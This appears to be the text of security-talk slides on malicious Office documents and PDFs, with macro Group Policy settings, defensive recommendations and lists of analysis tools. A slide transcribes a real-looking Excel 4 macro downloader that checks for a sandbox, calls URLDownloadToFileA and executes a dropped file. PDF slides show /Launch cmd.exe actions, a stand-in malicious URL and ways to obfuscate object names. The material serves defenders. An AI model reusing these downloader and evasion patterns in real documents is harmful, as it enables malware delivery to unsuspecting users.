
This policy setting controls how the specified applications warn users when Visual Basic for Applications (VBA) macros are present.

If you enable this policy setting, you can choose from four options for determining how the specified applications will warn the user about macros:


- Disable all with notification: The application displays the Trust Bar for all macros, whether signed or unsigned. This option enforces the default configuration in Office.
- Disable all except digitally signed macros: The application displays the Trust Bar for digitally signed macros, allowing users to enable them or leave them disabled. Any unsigned macros are disabled, and users are not notified.
- Disable all without notification: The application disables all macros, whether signed or unsigned, and does not notify users.
- Enable all macros (not recommended): All macros are enabled,

OK Cancel Apply

Do not run macros from the internet



Let the user define “trusted locations”?




Let the admin define “trusted locations”!

The screenshot shows the Group Policy Management Editor window. The left pane displays a tree view of policy categories, with 'Trust Center' expanded under 'Security Settings'. The right pane shows a list of settings under 'Trusted Catalogs'. Two settings are highlighted with red boxes:

Setting	State
Allow mix of policy and user locations	Disabled
Set the minimum operating system for verifying agile VBA signatures	Not configured
Trust legacy VBA signatures	Not configured
Trusted Location #1	Enabled
Trusted Location #2	Not configured
Trusted Location #3	Not configured
Trusted Location #4	Not configured
Trusted Location #5	Not configured
Trusted Location #6	Not configured
Trusted Location #7	Not configured
Trusted Location #8	Not configured
Trusted Location #9	Not configured
Trusted Location #10	Not configured
Trusted Location #11	Not configured
Trusted Location #12	Not configured
Trusted Location #13	Not configured
Trusted Location #14	Not configured
Trusted Location #15	Not configured
Trusted Location #16	Not configured
Trusted Location #17	Not configured
Trusted Location #18	Not configured
Trusted Location #19	Not configured
Trusted Location #20	Not configured

HOWEVER

GPO Admin Template files for MS Office



Administrative Template files (ADMX/ADML) and Office Customization Tool for Microsoft 365 Apps for enterprise, Office 2019, and Office 2016

Important! Selecting a language below will dynamically change the complete page content to that language.

Language: English

Download

This download includes the [Group Policy Administrative Template files](#) (ADMX/ADML) for Microsoft 365 Apps for enterprise, Office 2019, and Office 2016 and also includes the OPAX/OPAL files for the Office Customization Tool (OCT) for Office 2016.

Details

Note: There are multiple files available for this download. Once you click on the "Download" button, you will be prompted to select the files you need.

Version:
5035.1000

Date Published:
6/25/2020

System Requirements

Supported Operating System

Windows Server 2016, Windows 10, Windows 8.1, Windows Server 2019

Note: Refer to the [System requirements for Office](#) to see the supported operating systems for specific versions of Office.

[The Administrative Template files \(ADMX/ADML\) in this download work with the following Office programs:](#)

- Microsoft 365 Apps for enterprise.
- Desktop versions of Project and Visio that come with subscription plans.
- Volume licensed versions of Office 2019, Project 2019, and Visio 2019. For example, Office Standard 2019 and Visio Professional 2019.
- Volume licensed versions of Office 2016, Project 2016, and Visio 2016. For example, Office Professional Plus 2016 and Project Standard 2016.

The Office Customization Tool (OPAX/OPAL) files provided in this download only work with volume licensed versions of Office 2016, Project 2016, and Visio 2016. For example, Office Professional Plus 2016 and Project Standard 2016.

:-)

Feature availability across plans

Use the following table to compare feature availability across plans and volume licensed editions of Microsoft Office 2013 and Office 2016.

Several of the Microsoft 365 for business plans have add-ons that you can buy for your subscription. An add-on provides additional functionality to the subscription. For more information, see [Buy or edit an add-on](#).

Feature	Office Professional Plus 2013	Office Professional Plus 2016	Office Professional Plus 2019	Microsoft 365 Apps for enterprise	Microsoft 365 Apps for business	Microsoft 365 Business Basic	Microsoft 365 Business Standard	Microsoft 365 Business Premium
Group Policy support	Yes	Yes	Yes	Yes	No	No	No	No

But wait! There's more...

- Has anyone ever heard of **Excel 4 macros**?
 - **.xlm** feature was introduced in Excel v4.0 in 1992 (28 years ago!)
 - Predates Visual Basic for Applications (VBA) macros (which was introduced in Excel 5, hence the name “Excel 4 macro”)
 - Any newer Excel versions no longer support the creation of these macros, but continue to include the ability to execute them
 - **Allows for macro-less command execution**
 - Macros are written directly in the spreadsheet cells, much like Excel formulas
 - There are different ways in which these macros can be hidden
 - AV detection is rather low ...
 - ... that's why XLM macros are being used by attackers in the wild

File Home Insert Page Layout Formulas Data Review View Help

Clipboard Paste Font Alignment Number Styles

Arial 10 A A B I U Font icons

General \$ % ; Alignment icons

Share Comments

Conditional Formatting Insert Delete Format

Format as Table Cell Styles

Σ ∑ ∑ ∑ Sort & Filter Find & Select

Cells Editing Ideas

SECURITY WARNING Macros have been disabled. Enable Content

H14 fx =WORKBOOK.HIDE("e6oGgi9gZN", TRUE)

	A	B	C	D	E	F	G	H	I
1	=IF(GET.WORKSPACE(42),,CLOSE(TRUE))								
2	=GET.WORKSPACE(13)								
3	=GET.WORKSPACE(14)								
4	=IF(A2<770, CLOSE(FALSE),)								
5	=IF(A3<380, CLOSE(FALSE),)								
6	=IF(GET.WORKSPACE(19),,CLOSE(TRUE))								
7	=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://")								
8	=IF(A7<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://"))								
9	=IF(A8<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://"))								
10	=IF(A9<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://"))								
11	=IF(A10<0, CLOSE(FALSE),)								
12	=EXEC("c:\Users\Public\asd2asff32.exe")								
13	=ALERT("The workbook cannot be opened or repaired by N")								
14	=CLOSE(FALSE)								
15									



Daniel Schell
@danonit



is there any way at all to disable XLM (Excel 4
Macrosheets) (and not VBA) in Office via registry,
group policy or library block? This is ridiculous...

[Tweet übersetzen](#)

1:22 nachm. · 13. Sep. 2020 · Twitter Web App

General recommendations (h/t CERT NZ)

- **Patch your systems**
- Ensure your anti-virus software on your endpoint device is active and up to date (incl. “cloud lookup”)
- Disable macros within MS Office. Only enable macros that are **digitally signed** or from **trusted locations**
- Use of mail and web filters to **block** known ~~Emotet~~ malicious documents and C2
- Restrict PowerShell to only execute signed scripts
- (Offline) Backup (and restore!)
- Consider application whitelisting

Recommendations wrt lateral movement

- Proper network segmentation
- Follow Active Directory (AD) security best practices
 - Clean up the Domain Admins Group
 - Follow the least privilege administrative model
 - Secure The Domain Admin account
 - Disable the Local Admin Account (on all computers)
 - ...
- Be extra careful with respect to forests, trees and domains (and the trust between them)
- Secure RDP (Remote Desktop Protocol) services

Thank you

Any questions?

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References

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- https://en.wikipedia.org/wiki/Office_Open_XML
- <https://www.rijksoverheid.nl/documenten/rapporten/2019/06/11/data-protection-impact-assessment-windows-10-enterprise>
- <https://www.privacycompany.eu/blogpost-en/new-dpia-on-microsoft-office-and-windows-software-still-privacy-risks-remaining-short-blog>
- <https://activedirectorypro.com/active-directory-security-best-practices/>
- <https://www.wilbursecurity.com/2019/10/defending-against-emotet/>
- <https://feodotracker.abuse.ch/mitigate/>
- <https://feodotracker.abuse.ch/blocklist/>
- <https://blogs.jpCERT.or.jp/en/2019/12/emotetfaq.html>
- <https://github.com/JPCERTCC/EmoCheck/releases>

Backup material

Stuff that didn't make it due to time constraints

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Tools for analysing Office documents

- Collection of useful tools
 - **oletools**
<https://github.com/decalage2/oletools/>
 - **mraptor.py**, **msodde.py**, **olebrowse.py**, **oledir.py**, **oleform.py**, **oleid.py**, **olemap.py**, **olemeta.py**, **oleobj.py**, **oletimes.py**, **olevba3.py**, **olevba.py**, **rtfobj.py**
 - Everything by Didier Stevens, esp. **oledump.py**, **rtfdump.py**
<https://blog.didierstevens.com/programs/oledump-py/>
- ViperMonkey: <https://github.com/decalage2/ViperMonkey>
- pcodedmp: <https://github.com/bontchev/pcodedmp>
- libolecf: <https://github.com/libyal/libolecf>
- officeparser: <https://github.com/unixfreak0037/officeparser>
- **XLMMacroDeobfuscator**:
<https://github.com/DissectMalware/XLMMacroDeobfuscator>

Tools for analysing Office documents

- A closer look at **oletools**
 - `oleid.py`: „quick check for security issues“
 - `olevba3.py`: „extract and scan VBA macros“
 - `mraptor.py`: „detect malicious macros“ („MacroRaptor“)
 - `rtfobj.py`: „OLE objects in RTF“

SUPPORTED FORMATS

Tool	doc xls ppt	docx/m xlsx/m pptx/m	rtf	mht mhtml	Word 2003 xml	pub vsd
oleid	X	-	-	-	-	X
olevba	X	X	-	X	X	X
mraptor	X	X	-	X	X	X
rtfobj	-	-	X	-	-	-

Tools for analysing PDF documents

- Collection of useful tools
 - Everything by Didier Stevens, esp. **pdfid.py**, **pdf-parser.py**
<https://blog.didierstevens.com/programs/pdf-tools/>
 - **peepdf**: <https://eternal-todo.com/tools/peepdf-pdf-analysis-tool>
 - **qpdf**: <http://qpdf.sourceforge.net/>
 - **pdftk**
 - **AnalyzePDF**: <https://github.com/hiddenillusion/AnalyzePDF>
 - **binwalk**: <https://github.com/ReFirmLabs/binwalk>
 - **exiftool**: (Linux default)
 - **pdfwalker**: <https://github.com/gdelugre/pdfwalker>

Workarounds wrt macros

2016 security keys have been moved out of
HKCU\Software\Policies\Microsoft\Office\xxxxxxxxxx to
HKCU\Software\Microsoft\Office\xxxxxxxxxx - hence them not applying.

In my user GPO I have created the following keys: -


Action	Update
Properties Hive	HKEY_CURRENT_USER
Key path	Software\Policies\Microsoft\office\16.0\excel\security
Value name	vbawarnings
Value type	REG_DWORD
Value data	0x4 (4) <-- 4 is disable all macros without warning

Key path	Software\Policies\Microsoft\office\16.0\excel\security
Value name	vbawarnings
Value type	REG_DWORD
Value data	0x4 (4) <-- 4 is disable all macros without warn

Action	Update
Properties Hive	HKEY_CURRENT_USER
Key path	Software\Policies\Microsoft\office\16.0\word\security

PDF

- **Portable Document Format (PDF)**
 - “Invented” by Adobe, current: v1.7 (1310 p.)
 - Sub formats: PDF/A, PDF/X, PDF/UA, PDF/E
- **Goal**
 - Presenting documents regardless of hardware, software, OS, ...
- **Extremely flexible (yet complex) file format**
 - Interaction
 - e.g., opening URLs, sending files to URLs, forms, etc.
 - **Embedding objects of any kind ...**
 - Scripts, binaries, Images, Videos, Flash files, etc.
 - ... which can be encoded, compressed, encrypted ...
 - ... in dozens of different ways
 - Multiple versions of a document possible within a single PDF files
- **PDF malware (at least) since early 2001**



PDF

- Header
 - %PDF-1.1
- Body (objects)
 - Boolean (true, false)
 - Numbers
 - Strings
 - Names
 - Arrays
 - Dictionaries
 - Streams
 - NULL object
- Cross Reference Tabelle (xref)
- Trailer
 - %%EOF (may be there more than once!)

```
%PDF-1.1 Header
1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
>>
endobj
2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj
3 0 obj
<<
  /Type /Pages
  /Kids [4 0 R]
  /Count 1
>>
endobj
4 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 5 0 R
  /Resources
  << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
  >>
>>
endobj
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
6 0 obj
[/PDF /Text]
endobj
7 0 obj
<<
  /Type /Font
  /Subtype /Type1
  /Name /F1
  /BaseFont /Helvetica
  /Encoding /MacRomanEncoding
>>
endobj
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
trailer
<<
  /Size 8
  /Root 1 0 R
>>
startxref
642
%%EOF
```

Objects

Cross Reference

Trailer

PDF

%PDF-1.1

Header

```
1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
>>
endobj
```

Objects

```
2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj
```

```
3 0 obj
<<
  /Type /Pages
  /Kids [4 0 R]
  /Count 1
>>
endobj
```

```
4 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 5 0 R
  /Resources
  << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
  >>
>>
endobj
```

```
5 0 obj
<< /Length 67 >>
stream
BT
  /F1 24 Tf
  100 700 Td
  (Hello World)Tj
ET
endstream
endobj
```

```
6 0 obj
[/PDF /Text]
endobj
```


```
7 0 obj
<<
  /Type /Font
  /Subtype /Type1
  /Name /F1
  /BaseFont /Helvetica
  /Encoding /MacRomanEncoding
>>
endobj
```

```
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
```

Cross Reference

```
trailer
<<
  /Size 8
  /Root 1 0 R
>>
startxref
642
%%EOF
```

Trailer



PDF

- Interesting (but fairly “simple”) objects

```
- 5 0 obj
  <<
    /Type /Action
    /S /Launch
    /Win
    << /F (cmd.exe) >>
  >>
endobj

- 7 0 obj
  <<
    /S /URI
    /URI (http://www.super-evil-malware.com/)
  >>
endobj

- 9 0 obj
  <<
    /S /JavaScript
    /JS (this.print\("Hi there!"\))
  >>
endobj
```

PDF

- Interesting names to look for
 - `/JavaScript` and `/JS`
 - `/OpenAction` and `/AA` to automatically start scripts
 - (always) seen in connection with `/JavaScript ...`
 - `/Launch` to launch an application or open a document
 - `/URI`
 - `/SubmitForm` and `/GoToR` to send data to URLs
 - `/RichMedia` to embed flash files
 - `/ObjStm` to hide objects in „streams“
 - `/Embeddedfile`
 - `/Page`
 - Most malicious PDF files consist of a single page only...

PDF

- However...

- /JavaScript == /jAVasCRIPt == /J#6lvaScript ...
- /URI == /#55#52#49 ...

- /URI (\150ttp://www.super-evil-malware.com/)
- /URI (\150\164\164\160\072\057\057\167\167\167\056\...)
- /URI <687474703A2F2F777777...>
- /URI <68 74 74 70 3A 2F 2F 77 77 77 ...>
- /URI <68 74 74 70 3A
 2F 2F 77 77 77 ...>
- ...

PDF

- Streams: welcome to the real world

```
- 5 0obj
<<
  /Filter /ASCII85Decode /FlateDecode
  /Length 156
>>
  stream
    Gao/`86%&hbtQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnf Ñ{q-æ\âêç
    `/Q*ttb3($N<x]êΩnf Ñ{ûbÀKq%&hbtQ81Mb8cVmBXY>E:ib]êΩnf
    Ñ{q-æ\âêç `/Q*ttb3($N<x]êΩnf Ñ{ûbÀKq-æ\âêç@Xg*Vs>db$rP
    OT@&%&hbtQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnf Ñ{q-æ\âêç*tt
    b3($N<x]êΩ\ $rPOT@%&hbtQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnf
    Ñ{q-æ\âêç `/Q*ttb3($N<x]êΩnf Ñ{ûbÀKq-æ\âêç@Xg*Vs>db$rP
    OT@&%&hG@#btQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnf Ñ{q-æ\âêç
    `/Q*ttb3($N<x]êΩnf Ñ{ûbÀKq-æ\âêç@Xg*Vs>db$rPOT@&-æ\âê
    ç@Xg*Vs>db$rPOT@&HnC~>
  endstream
endobjx
```